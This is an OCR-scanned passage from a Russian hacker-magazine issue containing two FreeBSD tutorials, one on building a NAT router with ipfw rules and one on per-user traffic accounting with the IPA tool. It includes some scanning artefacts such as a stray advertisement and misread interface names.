отключить какой-либо протокол или запретить доступ к какому-то порту, ты на лету изменяешь правила, и тебе даже не придется перегружать таблицы. Стоит заметить, что и NAT можно с легкостью реализовать в Винде (вариантов масса - хотя бы через `wingate`), но многие преимущества сразу теряются (win-

Почитать про ipfw можно на <http://ipfw.ism.kiev.ua/ipfirewall.html>

route будет работать с пакетами как сервис, а не как неделимая частичка целого kernel'a). Короче, ты понял: проху - suxxx, NAT - рулит.

ОТВЕТ НА ВСЕ ОДИН - ИЩЕМ

Сейчас мы создадим (точнее, попытаемся создать) примитивный роутер, через который наша локальная сеть будет выходить вовне (количество компов неважно, хоть один, хоть 500). Сразу скажу, что пишу для тех, кто более-менее разобрался в структуре и работе freebsd (для тех, кто еще не успел, существует отличная статья - "FreeBSD 4.3 step by step", опубликованная в номере 05.02 журнала Хакер: <http://www.xakep.ru/magazine/xa/040/058/1.asp>).

Что мы имеем: машину, на которой стоит freebsd 4.7 (последний доступный stable релиз 4.8 - я еще в продаже не видел, 5-ую ветку мы не рассматриваем). На этом компе у нас две сетевые карточки: xl0 - смотрит в твою сеть (ее ip - 192.168.6.12), xl1 - бацается с твоим провом (ip 212.212.212.212 - чисто ради примера).

Для начала мы перекомпилируем ядро. Для облегчения понимания представим, что за нашим роутером скрывается сеть из 2 компов с ip-адресами: 192.168.6.200 и 192.168.0.55.

ОН СКАЗАЛ ПОЕХАЛИ

Ядро по умолчанию находится в директории "/usr/src/sys/i386/conf/GENERIC". Создадим его копию и назовем наше новое ядрышко "xakep":

ср GENERIC хакер

Отредактируем полученный файл. В самый конец вставляем инструкции:

```
options IPFWALL
(включает ipfw в ядро);
options IPFWALL_VERBOSE
(возможность вести логи по пакетам, в первое время тебе это не понадобится, но зато потом, когда возмужаешь...);
options IPDIVERT
(NAT не знает что такое ipfw, поэтому нам надо будет перенаправить
```

```

# GENERIC - Part IV
# device      usb          # USB Bus (required)
# device      ugen       # Generic
# device      uhid       # "Human Interface Device"
# device      ukbd       # Keyboard
# device      uip       # Printer
# device      umass      # Disk/Mass storage - Requires usbms
# da
# device      uua        # Uua
# device      uucallmpet # Scanner
# device      ucio       # Diamond Fire MP3 Player
# USB Ethernet, requires uua
# device      uea        # Atheros USB ethernet
# device      ueb        # CATC USB ethernet
# device      uec        # Kawasaki LSI USB ethernet

options TCP_DROP_SYNFIN
options IPFILTER
options IPFILTER_LOG
options IPFWALL
options IPFWALL_VERBOSE
options IPFWALL_VERBOSE_LIMIT=10
options TCP_DROP_SYNFIN
options IPDIVERT

```

Редактируем конфиг kernel'a (вид из vi)

на него весь трафик, это делается с помощью инструкции divert, подробности ниже);
options DUMMYNET
(в общем DUMMYNET служит для ограничения полосы пропускания трафика (допустим, тебе надо, чтобы Мама не могла закачать в день больше 10 метров порнухи с www.porno.com, ты пишешь соответствующее правило), но очень часто бывает, что тебе потом придется использовать некоторые функции IPFW, которые используют DUMMYNET, так что не забудь его включить).

Эти четыре правила по сути обязательны. Но любой продвинутый (га и не продвинутый тоже) админ может накидать тебе целую корзину дополнительных правил, с помощью которых ты сможешь погубить secure-истость своей сети.

```
options IPFWALL_VERBOSE_LIMIT=10
(возможность лимита на количество записываемых в лог пакетов, чтобы логи не переполнились);
options TCP_DROP_SYNFIN
(не принимает пакеты с байтами SYN и FIN, как ты знаешь, существует целый тип атак на основе SYN+FIN пакетов).
```

Существует еще масса дополнительных фишек (можно частично запретить протокол ICMP, тем самым снизив возможность флуда, но эти вещи выходят за пределы

данной статьи). Если хочешь побольше узнать о ядре freebsd, читай файл LINT (в той же директории, что и GENERIC) + man ipfw + man dummynet и, разумеется, FreeBSD Handbook (http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/firewalls.html).

Компилим ядро: config хакер, потом переходим в директорию /usr/src/sys/compile/xakep, потом make, make install. Если все проходит гладко, новое ядро создается в корне под именем kernel, при этом старое ядро получит имя kernel.old (но кроме них еще будет default ядрышко - kernel.GENERIC). Ну что, reboot?

Если новое ядро прогрузилось - то все ок, если же полезли ошибки - загрузи ядро "по умолчанию". Это делается, когда в самом начале при загрузке freebsd появляется надпись "Booting [kernel] in 9 seconds..." - нажимай Esc и в появившейся строке пиши "unload" (тем самым ты выгрузишь модули от нового ядра) и "boot /kernel.GENERIC".

Я ЛЮБЛЮ САМ ПРОЦЕСС

Конфигурируем NAT. В файл /etc/rc.conf пишем строки:

```
gateway_enable="YES"
(благодаря этой строке мы получаем возможность делать forward па-
```

Не знаешь, как походить к такому зверю, как FreeBSD - читай статью - "FreeBSD 4.3 step by step" (<http://www.xakep.ru/magazine/xa/040/058/1.asp>).

Если хочешь побольше узнать про историю UNIX - обязательно посети сайт <http://www.levenez.com/unix/>

PS SERVICE.RU

↓ ПСИХОЛОГИЯ
ДЛЯ БИЗНЕСА

↓ ПСИХОЛОГИЯ
НА КАЖДЫЙ ДЕНЬ

↓ ПСИХОЛОГИЯ
ДЛЯ РОДИТЕЛЕЙ

ВСЯ
ПРАКТИЧЕСКАЯ ПСИХОЛОГИЯ
МОСНВЫ

www.pservice.ru - ежедневное обновление

кетов, то есть машина выступает как роутер);
`defaultrouter="212.212.212.211"`
 (тут должен быть ip-адрес роутера твоего провайдера, то есть узел, который выше тебя, спроси у прова, он скажет);
`natd_enable="yes"`
 (включаем демона natd);
`natd_interface="xl1"`
 (тут прописан внешний интерфейс, на котором и будет тусоваться NAT);
`tcp_drop_synfin="NO"`
 (хоть мы и включили блокировку пакетов с байтами `syn+fin`, пользоваться пока ею не будем, вот когда разберешься - поменяешь NO на YES).

С `rc.conf` мы закончили (читай `map rc.conf`). Теперь давай разберемся, как задавать и работать с правилами `ipfw`. Разумеется, они все (или почти все) уже описаны в `map ipfw`, но я дам тебе установку.


С помощью команды `ipfw -a list` (более короткий вариант `ipfw l`) мы получим список правил. Каждое правило (оно же `rule`) представляет собой какую-либо инструкцию для `ipfw`. Для начала давай разберемся, что мы можем делать с пакетами, которые принимаем. Всего для `ipfw` существует несколько правил:

reject - отбрасываем принятый пакет и информируем хост (который послал нам этот пакет), что наш узел недоступен (путем отправки ICMP сообщения "host unreachable" или "port unreachable");

allow - разрешаем принятие пакета (или `pass`, или `accept`);

deny - запрещаем принятие пакета без информирования по ICMP;

count - ведет подсчет пакетов (очень часто используется для снятия статистики, когда запрещать/разрешать не требуется, а надо просто получить информацию, сколько пакетиков использует тот или другой узел). Весь список правил выполняется от меньшего к большему, то есть сначала выполняется первое правило, а в конце последнее (обычно оно имеет номер 65535).




А что мы будем разрешать или запрещать? В `ipfw` пакеты делятся на четыре группы: TCP, UDP, ICMP, all - если с первыми тремя все понятно, то "all" (оно же ip) - это все протоколы. То есть, допустим, тебе надо разрешить для какого-то хоста только одну аську - ты и разрешаешь только `udp` протокол по какому-либо определенному порту (обычно 5190), а другой хост должен иметь право не только болтать по аське, но и ползать по `web`'у и качать файлы с `ftp`-серверов - вот ему-то мы и позволяем использовать "все протоколы", то есть в правилах назначаем "all" (или "ip").

Для того чтобы задать правило, используем команду `ipfw add`, чтобы удалить - `ipfw del`. Трафик делится на два вида - входящий и исходящий. Бывает необходимо указать интерфейс для работы (в нашем случае `x10` или `xl1`), это делается с помощью префикса `via`. Для того чтобы твой комп использовался как шлюз, мало запустить демона `natd`, требуется еще перенаправить ему трафик исходящего интерфейса, то есть в нашем с тобой случае делаем: `ipfw add 20 divert natd all from any to any via xl1`

НЕМНОГО ПРАКТИКИ

Набери команду `ipfw -a list` и увидишь, что под номером 65535 кроется правило "deny ip from any to any". Что оно означает? Расшифровываем по порядку "запретить любой трафик по любым протоколам от любого хоста к любому хос-



ту". То есть в этом случае мы не можем вообще работать с сетью и даже пропинговать собственный хост. Попробуй: `ping 127.0.0.1` или `ping 192.168.6.12` - ответ "permission denied", что в принципе логично. Разрешим все в сети, для этого наберем: `ipfw add 100 allow ip from any to any`. Смотрим `ipfw -a list` - у нас уже два правила.

Самое гибкое в манах по моему - это то, что они офигительно объясняют теорию, но практику - ни-ни... Сейчас я дам тебе несколько полезных примеров, на основе которых ты сможешь написать для себя и своей сети туеву хучу новых `rules`.

Пример 1: `ipfw add 8000 deny ip from 192.168.0.55 to any 80 via xl1` - создаем правило с номером 8000, запрещающее открывать сайты `www` (порт 80) хосту с ip-адресом 192.168.0.55 в Интернете. Заметь, что если сайт открыт на другом порту (например, 8080) и правил, запрещающих это, нет, то чел сможет спокойно открыть свою страничку. Следовательно делаем вывод, что вся защита задается по портам и нет какой-либо проверки контента. Кроме того, если на самом роутере находится `web`-сервер, то 192.168.0.55 может спокойно с ним работать, так как он откроется через интерфейс `x10`.

Пример 2: `ipfw del 8000` - убираем это правило.

Пример 3: `ipfw add allow tcp from any to 192.168.0.55 2000-2100` - разрешаем `tcp` трафик от любого хоста в Интернете к хосту 192.168.0.55 с 2000 по 2100 порт.


Пример 4: `ipfw add 9200 count tcp from pop.mail.ru 110 to 192.168.6.200 via xl1` - подсчитаем, сколько почты скачивает хост с ip 192.168.6.200 с сервера `mail.ru`. В данном случае мы подсчитываем все по протоколам `pop3`, а если учитывать еще и `imap4`, то пример 4 будет выглядеть так:

`ipfw add 92 count tcp from pop.mail.ru 110,143 to 192.168.6.200 via xl1`

(так как `imap4` использует порт 143).

Ты понял, почему в правиле 4 мы указываем интерфейс? Если в правиле 4 мы его не укажем, то трафик будет считаться два раза (сначала он пройдет через интерфейс

Если хочешь побольше узнать о ядре `freebsd` и повышении его безопасности, читай файл **LINT** (в той же директории, что и **GENERIC**) + `man ipfw` + `man dummynet`, ну и, разумеется, **FreeBSD Handbook** (http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/firewalls.html).




```

root@router:~# ipfw -a list
00020 0 0 divert natd all from any to any via x11
00040 0 0 deny tcp from any to any 135-139 via x11
00045 0 0 deny tcp from any 135-139 to any
00300 40 2280 allow ip from 192.168.6.200 to any
00310 0 0 allow ip from any to 192.168.6.200 via x11
00320 38 3180 allow ip from any to 192.168.6.200 via x10
00400 0 0 allow ip from 192.168.0.55 to any
00410 0 0 allow ip from any to 192.168.0.55 via x11
00420 0 0 allow ip from any to 192.168.0.55 via x10
45000 0 0 allow ip from 222.222.222.222 to any
45535 44 8071 deny ip from any to any
root@router:~#
    
```

Правила, которые у нас получились

x11 - потом x10). А если ты хочешь узнать, сколько ты отсылаешь почты, тогда пример 5: ipfw add 94 count tcp from 192.168.6.200 to smtp.mail.ru 25 via x10.

Допустим, многие (или все) правила ты захотел отменить - вводи команду ipfw -f flush, и все правила, кроме последнего (65535 deny ip from any to any), удалятся. После того как очистил все правила, не удивляйся, что шлюз больше не функционирует - правило 20 (divert natd all from any to any via x11) тоже исчезло.

```

to any
/sbin/ipfw add 300 allow ip from
192.168.6.200 to any
/sbin/ipfw add 310 allow ip from any to
192.168.6.200 via x11
/sbin/ipfw add 320 allow ip from any to
192.168.6.200 via x10
/sbin/ipfw add 400 allow ip from 192.168.0.55
to any
/sbin/ipfw add 410 allow ip from any to
192.168.0.55 via x11
/sbin/ipfw add 420 allow ip from any to
192.168.0.55 via x10
/sbin/ipfw add 65000 allow ip from
222.222.222.222 to any
    
```



Одна из самых лучших книг - обязательно прочитай (на картинке 2-ое издание - не перепутай с первым)

192.168.6.200 правило номер 300 разрешает выход в Интернет, а правила 310 и 320 позволяют обращаться к этому хосту из Интернета по интерфейсам x11 и x10 (без этих правил хост мог бы просто послать запрос к какому-либо серверу, но получить ответ от него не имел бы прав). Rule 65000 дает право роутеру отсылать пакеты от себя. Заметь, что тут обязательно надо указывать ip внешнего интерфейса, а не сам интерфейс. Благодарю тому, что у нас на каждый хост 3 специфических правила - посторонний (не прописанный) хост не может подключиться к твоей сети, то есть подключиться он сможет, но выйти в Инет нет (разумеется, до тех пор, пока ты для него не вобьешь эти три правила, тем самым разрешив ему доступ на роутере).

Одна из самых лучших книг по freebsd (на русском языке) - FreeBSD Administration: искусство достижения равновесия (изд. Diasoft).

Н О W Т О

Офртопик:

если ты хочешь посмотреть какое-то определенное правило - тебе не обязательно поднимать все командой ipfw -a list, ты можешь просто задать ipfw show и номер нужного тебе правила. Пример (чтобы посмотреть правило 45): ipfw show 45.

ПОГРУЖЕНИЕ


Наверное, ты заметил, что все правила хранятся в оперативной памяти компа, то есть при случайной перезагрузке (или не случайной) весь твой труд будет уничтожен. Непорядок. Изменим это. Все настройки для ipfw задаются в файле /etc/rc.firewall. Используя файл rc.conf + опцию firewall_type="/usr/local/etc/firewall.conf", ты можешь сделать свой конфиг firewall'a (firewall.conf), из которого уже будут братья рулсы, но я обычно просто вставляю их в конец дефолтного rc.firewall. У нас должно получиться в несколько правил (не забудь, что нам надо еще защитить внутреннюю сеть от посягательств):

```

/sbin/ipfw -f flush
/sbin/ipfw add 20 divert natd all from any to
any via x11
/sbin/ipfw add 40 deny tcp from any to any
135-139 via x11
/sbin/ipfw add 45 deny tcp from any 135-139
    
```

Прогрузим правила: sh /etc/rc.firewall. Смотрим ipfw -a list.

Если ты не понял, давай разберем, что мы тут написали: правила №40 и 45 запрещают вход и выход по нетбиосу (что есть хорошо - зачем локальной сети выход в Инет по нетбиосу). Для каждого внутреннего ip-адреса мы создаем 3 правила. Для ip-адреса



Фрагмент схемы с сайта www.levenez.com/unix/

ПОДВОДИМ ИТОГИ

Я надеюсь, мой маленький пушистый друг, ты понял, какие прекрасные священные бонусы сулит нам использование FreeBSD в наших коварных планах, поэтому переворачивай страницу и наслаждайся второй статьей из трилогии. Поверь, ты узнаешь еще очень много интересного.

КТО СКАЧАЛ МЯУ?

СИСТЕМА ПОДСЧЕТА ТРАФИКА НА FREEBSD

DemiurG (arkhangel@mail.ru)

Чертик (ярко-красный) у тебя давно стоит, твоя локальная сеть все больше и больше расширяется, количество пользователей растет с каждым днем... И ты уже не в шутку, когда распиваешь очередную бутылку пива с дворовыми алкашами, бросаешь мысль, что неплохо бы, чтобы твоя локалка имела выход в интернет, да и не просто, а реальную выделенку.

Оси 4work



Единственная трабла возникает, когда придется учитывать, сколько каждый юзер выкачивает в инете, ведь если такого учета не будет - можно будет с легкостью пустить тебя по ветру... Что же будем делать? Правильно - создавать свою собственную систему трафика!

ТРАФИК - СУЩЕСТВО ПУШИСТОЕ

Для начала разберемся, что нам требуется создать. Система трафика должна:

1. Подсчитывать, сколько трафика конкретный пользователь выкачивает из интернета и закачивает в интернет. Причем делать это прозрачно для пользователя. Т.е. не доставлять ему (юзеру) никаких неудобств. За отмазы типа "у нас работает системы трафика, поэтому icq пользоваться нельзя" - расстрел...

2. Работать централизованно (не зря же мы ее ставим на роутер FreeBSD). Это я пишу к тому, что есть некоторые админы, которые считают, что простые решения - есть эффективные решения. И поэтому, если боссы требуют от них, чтобы считался трафик по пользователям, эти админы ставят на локальные компы юзеров какие-то убогие программки и потом имеют оригинальный геморрой, бегая от юзера к юзеру. Да и юзеры тоже не дураки, и исподтишка убить и замучить эту убогую программку им в радость. Аминь.


3. Не существует глобального общего решения (равно как и алгоритма), как считать трафик. Вариантов, на чем реализовывать систему и чем считать пакетики, дофига (чуть ниже я рассмотрю основные). Каждый админ в своей ситуации решает сам. Кому-то хватает того, что уже сделано до него, кто-то пишет новые системы сам.

4. Должен быть интерфейс, через который админ может посмотреть, сколько у каждого юзера накапало. Как он будет реализован, решать админу. Кому-то достаточно подк-

лючения по ssh и банального распечатывания в файл (или на принтер) заветных циферок. Кто-то пишет отдельный клиент на языках высокого уровня либо банальный web-интерфейс, который позволяет не только админу, но и пользователям с боссами без вмешательства сисага узнать, сколько они скачивают и закачивают в инет.

5. Система трафика НЕ ДОЛЖНА учитывать, какие конкретно ресурсы пользователи смотрят в интернете. Этим должна заниматься система мониторинга, но отнюдь не трафика. Кроме того, мы честные админы и за пользователями не шпионим. Пусть этим занимаются другие люди (им за это деньги платят).

6. Система трафика может отличать (а может и не отличать) русский трафик от иностранного. Просто бывает такая ситуация, когда цена за русский трафик одна, а за иностранный в два раза больше, и возникает вопрос, как же его считать. Для тех, кто в танке: если сервак входит в зону .ru, это вовсе не означает, что он находится на территории постсоветского пространства (верно и обратное утверждение). В нашем случае я не отличаю русский и иностранный трафик, так как это дело очень не тривиальное и к стандартным схемам (которые я рассматриваю в статье) это сложно приделывается. Можно, конечно, и изолянтной прикрутить, но часто отламываться будет, да и вероятность ошибки очень высока.




1. Пример использования команды "ipstat -x -R."

Если кому-то это будет интересно, читайте про протокол BGP (<http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc172.html>). И заодно документацию NeTAMS (<http://www.netams.com/doc/documentation-ru.html>).

7. Система трафика НЕ СЧИТАЕТ количество денег за выкачанный пользователем трафик. Этим занимается система биллинга. Система биллинга высчитывает, сколько пользователь накачал в кредит или сверх меры, высчитывает процент (пени), может даже отключить пользователя. Мы все этим не занимаемся, нам нужно просто в конце месяца получить точные цифры: сколько тот или иной юзер выкачал из инета, и все...

ЗАКОН ПАРЕТТО

Заранее хочу пояснить, что почти все нижеприведенные решения мы рассматриваем на FreeBSD. На Линухе многие (почти все) просто не будут функционировать. В создании роутера выбирай лучше FreeBSD. Она более надежна и быстра, Линух же имеет смысл ставить только в том случае, если у тебя сложная нестандартная ситуация (допустим, есть два канала в инет, и надо, чтобы одни пользователи лапали по слабому каналу, а другие только по быстрому - во FreeBSD такая задача решается очень не тривиально) либо просто ставить



Настоящая книга любого UNIX админа

Мне не нравится виндоусовский подход - вот вам комбайн, который мелет морковку, коллет деревья, лижет задницу, ходит за вас на работу - можете наслаждаться; только если он вашу задницу примет за геррево или за морковку - не обижайтесь.


фрибздю мешают какие-либо местечковые религиозные траблы.

НЕ ПРЕВЫШАЙ СКОРОСТИ 24 ЧАСОВ В СУТКИ

На основе чего мы можем считать трафик?

1. Создавать банальные записи **ipfw count** (можно и **ipfw add allow** что-то там, тем самым мы еще и ограничим доступ различным хостам) и потом написать скрипт и аккуратно писать вывод их в файл. Ipfw работает на уровне ядра и уж точно не теряет пакеты! Данные получаются более чем точные (и работает все быстро). Но придется писать какие-то скрипты, что не есть гуд. <http://cisco.opennet.ru/base/net/trafcnt.txt.html>
<http://www.server.md/articles.php?id=12>

2. **trafd** (он же **bpft**). Пытался с ним работать. Честно скажу, не было времени разбираться (представил, как это чудо буду админить - покрылся потом холодным). Считает пакеты через **bpft** (этот же пакетный фильтр использует **sniffер tcpdump**). Преимущества: есть в портах **freebsd**; может делать вывод по номеру портов и ресурсам, которые



2. Пример использования команды "ipstat -r admin"

просматривает пользователь; делает дампы памяти (после перезагрузки данные останутся живы); умеет делать кучу вещей, которые в повседневной жизни не особо нужны (например, переводить сетевуху в **promisc mode**), так как имеет ближайшего родственника - **tcpdump**. Недостатки: может терять пакеты (если канал скоростной), мне показалось, что его тяжело настроить и админить, возможно я ошибся. http://www.opennet.ru/base/net/trafd_stat.txt.html
<http://bpft4.sourceforge.net>

3. **NeTAMS** - программа для контроля и учета сетевого трафика (выдержка из документации). Офигительная прога, которая считает трафик, имеет **web-интерфейс** (используя **mysql** базу). Может счита-

ть трафик через прослушивание сетевого интерфейса (**libpcap/bpf** - полная аналогия с **trafd**), через **ipfw divert** куда-то (вспомни **ipfw divert natd** - поймешь, о чем я), через **NetFlow** (это к **Cisco**). Преимущества: все в одном; бесплатно; вроде бы умеет уже отличать российский трафик от иностранного (через протокол **BGP**) - хотя не факт; можно админить через **telnet**. Недостатки: я, как начинающий **UNIX'oid**, очень люблю юник за то, что любая сложная система в нем работает по кирпичикам, и если происходит глюк - легко определить, в каком месте он произошел. Мне не нравится **виндоусовский** подход - вот вам комбайн, который мелет морковку, колет деревья, лижет задницу, ходит за вас на работу - можете наслаждаться, только если он вашу задницу примет за дерево или за морковку - не обижайтесь. Мне хотелось самому попытаться что-то написать/создать/сделать, и у меня получилось. Возможно у тебя что-то получится с **NeTAMS** - буду очень рад, если да, то пиши в **SpexHacker** статью - сразу же, не откладывая. <http://www.netams.com>
<http://www.netams.com/doc/documentation-ru.html> (документация на русском, прочитай просто для души - много интересного узнаешь).

4. **NetUP UTM 3.0** - просто настраивать, ничего не пропускает, работает как часы, стоит 200\$ (это минимальная лицензия). Мне не по себе стало что-то. <http://www.netup.ru/>

За деньги есть еще **LanBilling** (<http://www.lanbilling.ru/noncomm.html>) - там вроде гемка на халяву есть, если интересно - посмотри.


5. Варианты: **ipcad, ng_ipacct, MRTA, MRTG, Ipacc, ipCount, IPmeter, tcpstat**. Каждая из этих программ каким-то ей извечным шаманским способом (как модуль ядра, как демон или через **SNMP (MRTG)**) собирает и подсчитывает трафик. Я не ставил ничего из вышеперечисленного. Просто стало как-то скучно и тоскливо. У каждого свои преимущества (возможно, если у тебя **Cisco** - тебе подойдет сбор данных по **Simple Network Management Protocol**, но это не наш случай). Недостатки: никто не гарантирует тебе, что из вышеперечисленных модулей/демонов хоть какой-то считает более-менее точно, одни хвалят одно - другие другое, есть из чего выбирать (ведь можно и с прокси-сервера **SQUID** статистику забирать, но это, согласись, изврат). Этим списком я хотел показать, что есть какие-то другие решения, и если первые четыре пункта тебя не устроили - ты мо-



жешь на базе вышеперечисленного создать свою систему трафика, и будешь молодец. А я умываю руки. http://www.opennet.ru/base/faq/faq_traf2.txt.html (faq по системам подсчета).

6. **IPA (IP Accounting Software)** - вот на ней, родимой, мы и будем создавать нашу систему. Преимущества: сами **IPA** ничего не считают - они (скрипты) используют правила **ipfw**, которые уже задает админ; имеют свою убогую текстовую базу (то есть при перезагрузке данные не потеряются); умеют складывать/вычитать правила; очень хорошая документация; имеют **sql-web-интерфейс**, который не работает (было написано письмо автору патча - ответа не последовало). Недостатки: все, присущие **ipfw**, так как сами **ipa** мало что делают; **чересчур** убогая текстовая база, для того чтобы изменить в ней значение, надо очень постараться. Несмотря на это, прога хорошо работает, не падает и имеет массу фишек которые мы и рассмотрим.

<http://ipa-system.sourceforge.net/>



3. Пример использования команды "ipstat -R admin"

В любом случае читай ману к **IPA**, там все настолько четко и ясно объяснено, что просто душа радуется (стопудняк).

Есть вопросы - обязательно иди на <http://www.opennet.ru>.

Первым делом прочитай там все, что тебе надо (если я пишу "man 8 ipa.8.txt", то я имею в виду файл ipa.8.txt):
<http://ipa-system.sourceforge.net/ipa.8.txt>
<http://ipa-system.sourceforge.net/ipastat.8.txt>
<http://ipa-system.sourceforge.net/ipa.conf.5.txt>
<http://ipa-system.sourceforge.net/ipa.5.txt>
<http://kiril.alphaclub.net/sprav.html> - patch sql+web интерфейс. У меня поставить (чтоб работало) не получилось.

НАХ-НАХ, НЕХ-НЕХ И ПОХ-ПОХ

Скачиваем архив (<http://ipa-system.sourceforge.net/ipa-1.3.1.tar.gz>), разархивируем (tar -xvfz ipa-1.3.1.tar.gz). Уже появился билд 1.3.4 (но для примера я все бацаю на 1.3.1). Ставим скрипты: make, make install. Читаем документацию (обязательно). Основной конфигурационной файл ipa - /usr/local/etc/ipa.conf (по умолчанию существует файл ipa.conf.default, переименуй его в ipa.conf). Сама база пишется в каталог /var/ipa/"user name"/"номер месяца". Система такова: у нас есть сеть с 3 пользователями и соответствующими ip-адресами:

```
admin - 192.168.6.200
masha - 192.168.6.210
gosha - 192.168.6.234
```

Для каждого из них мы создаем по три правила, которые не просто подсчитывают трафик, но разрешают выход их компа в сеть (почему так, смотри предыдущую статью про конфигурирование freebsd). Данные по роутеру мы также оставляем без изменений.


Данные для Маши:

```
ipfw add 300 allow ip from 192.168.6.210 to any
ipfw add 310 allow ip from any to 192.168.6.210 via xl1
ipfw add 320 allow ip from any to 192.168.6.210 via xl0
```

Правила, по которым будет считаться трафик в данном случае, - 300 и 310 (320 служит для разрешения доступа по внутреннему интерфейсу). В нижеследующем конфиге я создал еще и юзера "all", через которого мы подсчитаем трафик для всей сети по всем пользователям, просто складывая номера их правил - очень удобно, советую.

Пример реального файла ipa.conf: ## в секции global задаются какие-либо глобальные правила.

```
global {
## означает, что данные в базе обновляются каждые 5 минут.
update_db_time = 5m
}
## когда ты запускаешь IPA командой ipa, первым делом прогружаются данные, находящиеся в секции startup.
startup {
## очищаем таблицу рулесов ipfw.
exec = /sbin/ipfw -f flush
exec = /sbin/ipfw add 20 divert natd all from any to any via xl1
## запрещаем извне порт 3306 (mysql).
exec = /sbin/ipfw add 35 deny tcp from any to any 3306 via xl1
exec = /sbin/ipfw add 37 deny tcp from any 3306 to any via xl1
## запрещаем netbios порты 138-139 (135-137 порты тоже стоит запретить на всякий случай, они используются в специфических микрософтовских программках).
exec = /sbin/ipfw add 40 deny tcp from any to any 135-139
